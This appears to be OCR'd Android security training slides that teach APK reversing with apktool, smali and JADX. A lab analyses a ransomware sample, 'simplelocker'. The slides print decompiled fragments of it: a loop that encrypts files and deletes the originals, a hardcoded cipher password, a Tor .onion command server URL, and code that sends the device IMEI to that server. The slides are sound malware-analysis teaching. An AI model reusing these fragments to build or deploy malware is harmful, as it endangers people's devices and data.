
New Record | Delete Record

	sion	data1	data2	data3	data4	data5	data6	data7
		Filter	Filter	Filter	Filter	Filter	Filter	Filter
1		911	2	NULL	NULL	NULL	NULL	NULL
2		sos sos	sos	sos	NULL	NULL	NULL	NULL



Better Approach - Filesystem Monitoring

- fsmon - https://github.com/nowsecure/fsmon
  - `fsmon /data`



Training Agenda

- Module 1: Android Primer
- Module 2: Android Reversing Demystified
- Module 3: Android Vulnerabilities

Module 2: Android Reversing Demystified

- Reversing Android Applications – Level 1
- Reversing Android Applications – Level 2
- Reversing Obfuscated Android Applications
- Patching Android Applications

The PROCESS

The PROCESS

.java/.kt

- The Android compiler compiles .java / .kt files into .class files

.class

- The .class files are converted into .dex (Dalvik EXecutable) files

.dex

- The DEX bytecode format is translated to native machine code via either ART or the Dalvik runtimes
- XML files are converted into a binary format that is optimized to create smali files

.apk

- The .dex files, binary XML files, and other resources need to run an application are packaged into an Android package file (.apk)
  - These are just ZIP files
- The APK file is signed by the developer

Basic APK Reversing Steps

- Unzip /home/mobile/Desktop/vulnapps/malware_lockerapp.apk to find the corresponding resource files
- Find classes.dex from the extracted folder
- Can you read the actual contents of classes.dex file?
- Can you read the AndroidManifest.xml file?

Basic APK Reversing Steps

```
➜  temp ls -ls
total 9568
9568 -rw-r--r--  1 dns  staff  4898411 Feb 28 18:05 malware_lockerapp.apk
➜  temp unzip -qq malware_lockerapp.apk 2>/dev/null
➜  temp ls -ls
total 16264
  16 -rw-r--r--   1 dns  staff     4472 May 27  2014 AndroidManifest.xml
   0 drwxr-xr-x   7 dns  staff      224 Feb 28 18:05 META-INF
   0 drwxr-xr-x  11 dns  staff      352 Feb 28 18:05 __MACOSX
6592 -rw-r--r--   1 dns  staff  3372868 May 27  2014 classes.dex
   0 drwxr-xr-x   3 dns  staff       96 Feb 28 18:05 lib
9568 -rw-r--r--   1 dns  staff  4898411 Feb 28 18:05 malware_lockerapp.apk
   0 drwxr-xr-x  10 dns  staff      320 Feb 28 18:05 res
  88 -rw-r--r--   1 dns  staff    45032 May 27  2014 resources.arsc
➜  temp
```

Basic APK Reversing Steps

AndroidManifest.xml	XML file that provides application information to the Android OS
META-INF /	Folder containing app metadata and certificates
res /	Folder containing application resources like layout files, strings, values and drawables.
lib /	Folder containing compiled native Android libraries
classes.dex	Executable file (for Android Runtime) in DEX format

Android Security Basics
Reversing Android Applications – Level 1

- Using APKTool

- Wrapper around smali and baksmali

- `apktool d appname.apk`

```
➜  temp apktool d malware_lockerapp.apk
I: Using Apktool 2.5.0 on malware_lockerapp.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/dns/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
➜  temp
```

TASK

- Use apktool to decompile the /home/mobile/Desktop/vulnapps/malware_lockerapp.apk binary
- View the contents of the AndroidManifest.xml file
- What is the first activity that is called when the application is launched?
- View the contents of the .smali files and see if it makes any sense

Solution - What is the first activity that is called when the application is launched?

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
android:installLocation="auto" package="org.simplelocker">

    <application android:allowBackup="false" android:debuggable="true" android:label="@string/
app_name">
        <activity android:launchMode="singleTop" android:name=".Main"
android:theme="@style/AppTheme">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
</manifest>
```

Understanding SMALI
Target – helloWorld1.java

```java
package com.example;

public class helloWorld1 {

 public static void main(String[] args) {
  printHello1();
 }

 public static void printHello1() {
  System.out.println("Hello world!");
 }
}
```

Understanding SMALI Target – helloWorld1.java

- Steps to convert JAVA code into SMALI code

```
javac com/example/helloWorld1.java
```

```
../dx --dex --
output=classes_helloworld1.dex com/example/
helloWorld1.class
```

```
../baksmali classes_helloworld1.dex -o
smali_hello1
```

Understanding SMALI Target – helloWorld1.java

```java
package com.example;

public class helloWorld1 {

 public static void main(String[] args) {
  printHello1();
 }

 public static void printHello1() {
  System.out.println("Hello world!");
 }
}
```

```
.class public Lcom/example/helloWorld1;
.super Ljava/lang/Object;
.source "helloWorld1.java"


# direct methods
.method public constructor <init>()V
    .registers 1

    .prologue
    .line 3
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V

    return-void
.end method

.method public static main([Ljava/lang/String;)V
    .registers 1

    .prologue
    .line 6
    invoke-static {}, Lcom/example/helloWorld1;->printHello1()V

    .line 7
    return-void
.end method

.method public static printHello1()V
    .registers 2

    .prologue
    .line 10
    sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

    const-string v1, "Hello world!"

    invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

    .line 11
    return-void
.end method
```

Android Security Basics
Reversing Android Applications – Level 1
Examining Smali files

Lcom/example/helloWorld1;

Android Security Basics
Reversing Android Applications – Level 1
Examining Smali files

Android Security Basics
Reversing Android Applications – Level 1
Examining Smali files

Lcom/example/helloWorld1;

is actually

com.example.helloWorld1;

Android Security Basics
Reversing Android Applications – Level 1
Examining Smali files

- The Functions are represented as

```
.method public static printHello1()V
```

Android Security Basics
Reversing Android Applications – Level 1
Examining Smali files – Method Invocation

- Look for invoke-virtual, invoke-method, invoke-direct, invoke-static
- Analyze the arguments being passed
- What return value/type is the method


Android Security Basics
Reversing Android Applications – Level 1
Examining Smali files – Data Types

- V : void
- Z : boolean
- B : byte
- S : short
- C : char
- F : float
- I : int
- J : long
- D : double
- [: array

Android Security Basics
Reversing Android Applications – Level 1
Examining Smali files

- v0, v1, v2, p0, p1, p2: Used for indicating registers
  - v0 - the first local register
  - v1 - the second local register
  - v2 or p0 - the first parameter register
  - v3 or p1 - the second parameter register
- Iput: Used to put values
- Const: Used for indicating constants
- Invoke-virtual or invoke-method: Used to indicate method call

Android Security Basics
Reversing Android Applications – Level 1
Examining Smali files – Instruction Familiarity



Understanding SMALI Target – helloWorld1.java

```java
package com.example;

public class helloWorld1 {

 public static void main(String[] args) {
  printHello1();
 }

 public static void printHello1() {
  System.out.println("Hello world!");
 }
}
```

```
.class public Lcom/example/helloWorld1;
.super Ljava/lang/Object;
.source "helloWorld1.java"


# direct methods
.method public constructor <init>()V
    .registers 1

    .prologue
    .line 3
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V

    return-void
.end method

.method public static main([Ljava/lang/String;)V
    .registers 1

    .prologue
    .line 6
    invoke-static {}, Lcom/example/helloWorld1;->printHello1()V

    .line 7
    return-void
.end method

.method public static printHello1()V
    .registers 2

    .prologue
    .line 10
    sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

    const-string v1, "Hello world!"

    invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

    .line 11
    return-void
.end method
```

HOMEWORK

- Target - helloWorld2.java
  - Look at the challenge at /home/mobile/Desktop/vulnapps/understanding_smali/handson1/helloWorld2.smali
- What function is called inside “main”?
- What is the data-type of the argument for this function?
- What argument value is passed to this function?

SOLUTION

- What function is called inside “main”? -> indicated by invoke-static -> **nameFunction**

- What is the data-type for the argument for this function? -> **String**

- What argument value is passed to this function? -> String value of “**dns**”

Lets See If the Info we learned helped…

- Target /home/mobile/Desktop/vulnapps/malware_lockerapp.apk
- What does the main Activity Do?

Module 2: Android Reversing Demystified

- Reversing Android Applications – Level 1
- Reversing Android Applications – Level 2
- Reversing Obfuscated Android Applications
- Patching Android Applications

Android Security Basics
Reversing Android Applications – Level 2

- Apktool is not fun
- Smali is not easy to read
- Welcome – JADX

Android Security Basics
Reversing Android Applications – Level 2

Android Security Basics
Reversing Android Applications

- What to Look for:
  - Hardcoded secrets
  - Hardcoded keys
  - Client-side dependencies
  - Hardcoded private information
  - Hardcoded developer information

TASK - 10 mins
Using Jadx-Gui

- Target - /home/mobile/Desktop/vulnapps/malware_lockerapp.apk
- List out the permissions required by the application
- What does the application do?
- Where is the encryption password for the malware service stored and what is it?
- What type of files are targeted by the malware?
- What is the URL for the CnC server?
- What Information is Stolen by the Malware?

List out the permissions required by the application

- Use apktool d malware_lockerapp.apk
- View the AndroidManifest.xml file
- Permissions
  - android.permission.INTERNET
  - android.permission.ACCESS_NETWORK_STATE
  - android.permission.READ_PHONE_STATE
  - android.permission.RECEIVE_BOOT_COMPLETED
  - android.permission.WAKE_LOCK
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.READ_EXTERNAL_STORAGE

What does the application do? Flow Analysis

org.simplelocker.Main

```
import android.view.KeyEvent;

public class Main extends Activity {
    public static boolean isRunning = false;

    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        requestWindowFeature(1);
        getWindow().setFlags(1024, 1024);
        setContentView(R.layout.main_activity);
        startService();
    }

    private void startService() {
        if (!MainService.isRunning) {
            Intent i = new Intent("com.locker.MainServiceStart");
            i.setClass(this, MainService.class);
            startService(i);
        }
    }
```

org.simplelocker.MainService

```
        new Thread(new Runnable() {
            /* class org.simplelocker.MainService.AnonymousClass5 */

            public void run() {
                try {
                    new FilesEncryptor(MainService.this.context).encrypt();
                } catch (Exception e) {
                    Log.d(Constants.DEBUG_TAG, "Error: " + e.getMessage());
                }
            }
        }).start();
    }
```

What does the application do? SOLUTION

- What does the application do?
  - It is a Tor-enabled mobile device ransomware
  - It scans the device for various file types and encrypts them using AES, changing the file extensions to .enc.

org.simplelocker.FilesEncryptor

```
28    public void encrypt() throws Exception {
29        if (!this.settings.getBoolean(Constants.FILES_WAS_ENCRYPTED, false) && isExternalStorageWritable()) {
31            AesCrypt aes = new AesCrypt(Constants.CIPHER_PASSWORD);
32            Iterator<String> it = this.filesToEncrypt.iterator();
32            while (it.hasNext()) {
32                String fileName = it.next();
33                aes.encrypt(fileName, String.valueOf(fileName) + ".enc");
35                new File(fileName).delete();
              }
37            Utils.putBooleanValue(this.settings, Constants.FILES_WAS_ENCRYPTED, true);
          }
      }
```

Further Application Analysis

org.simplelocker.Constants

```
1  package org.simplelocker;
2
3  import java.util.Arrays;
4  import java.util.List;
5
6  public class Constants {
7      public static final String ADMIN_URL = "http://xeyocsu7fu2vjhxs.onion/";
8      public static final int CHECK_MAIN_WINDOW_TIME_SECONDS = 1;
9      public static final String CIPHER_PASSWORD = "jndlasf074hr";
10     public static final String CLIENT_NUMBER = "19";
11     public static final String DEBUG_TAG = "DEBUGGING";
12     public static final String DISABLE_LOCKER = "DISABLE_LOCKER";
13     public static final List<String> EXTENSIONS_TO_ENCRYPT = Arrays.asList("jpeg", "jpg", "png", "bmp", "gif", "pdf", "doc", "docx"
14     public static final String FILES_WAS_ENCRYPTED = "FILES_WAS_ENCRYPTED";
15     public static final int MONEYPACK_DIGITS_NUMBER = 14;
16     public static final int PAYSAFECARD_DIGITS_NUMBER = 16;
17     public static final int POLLING_TIME_MINUTES = 3;
18     public static final String PREFS_NAME = "AppPrefs";
19     public static final int UKASH_DIGITS_NUMBER = 19;
20 }
```

TASK
Solution

- Where is the encryption password for the malware service stored and what is it?
  - Location : org.simplelocker.Constants
  - Encryption password: jndlasf074hr
- What type of files are targeted by the malware?
  - "jpeg", "jpg", "png", "bmp", "gif", "pdf", "doc", "docx", "txt", "avi", "mkv", "3gp", “mp4"
- What is the URL for the CnC server?
  - http://xeyocsu7fu2vjhxs.onion/

TASK
Solution

- What information is sent to the remote server?
  - Uses TOR to send IMEI number, device model, and manufacturer details

org.simplelocker.TorSender

```
package org.simplelocker;

import android.content.Context;
import org.json.JSONException;
import org.json.JSONObject;
import org.simplelocker.HttpSender;

public class TorSender {
    public static final String PROXY_HOST = "127.0.0.1";
    public static final int PROXY_HTTP_PORT = 9050;

    public static void sendCheck(Context context) {
        try {
            JSONObject jObj = new JSONObject();
            jObj.put("type", "locker check");
            jObj.put("device id", Utils.getCutIMEI(context));
            jObj.put("client number", Constants.CLIENT_NUMBER);
            new HttpSender(jObj.toString(), HttpSender.RequestType.TYPE_CHECK, context).startSending();
        } catch (JSONException e) {
            e.printStackTrace();
        }
    }
```

Module 2: Android Reversing Demystified


- Reversing Android Applications – Level 1
- Reversing Android Applications – Level 2
- Reversing Obfuscated Android Applications
- Patching Android Applications

Android Obfuscation Types

- Identifier Remapping
- White Noise
- Literal Encryption
- Reflection
- Packers
- Others

Additional Info - https://www.youtube.com/watch?v=WmBNI3psPkw

Identifier Remapping



White Noise

```java
package org.cf.obfuscated;

public class WhiteNoise {
    private static final int five = 5;
    private static final int ten = 10;

    public static void messyMethod() {
        Integer i = new Integer(12345);
        i = Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.parseInt(new String(new char
        realTarget();
        byte[] noise = new byte[Integer.valueOf(Integer.parseInt(new String(new char[]{'3', '9'}))).intValue()];
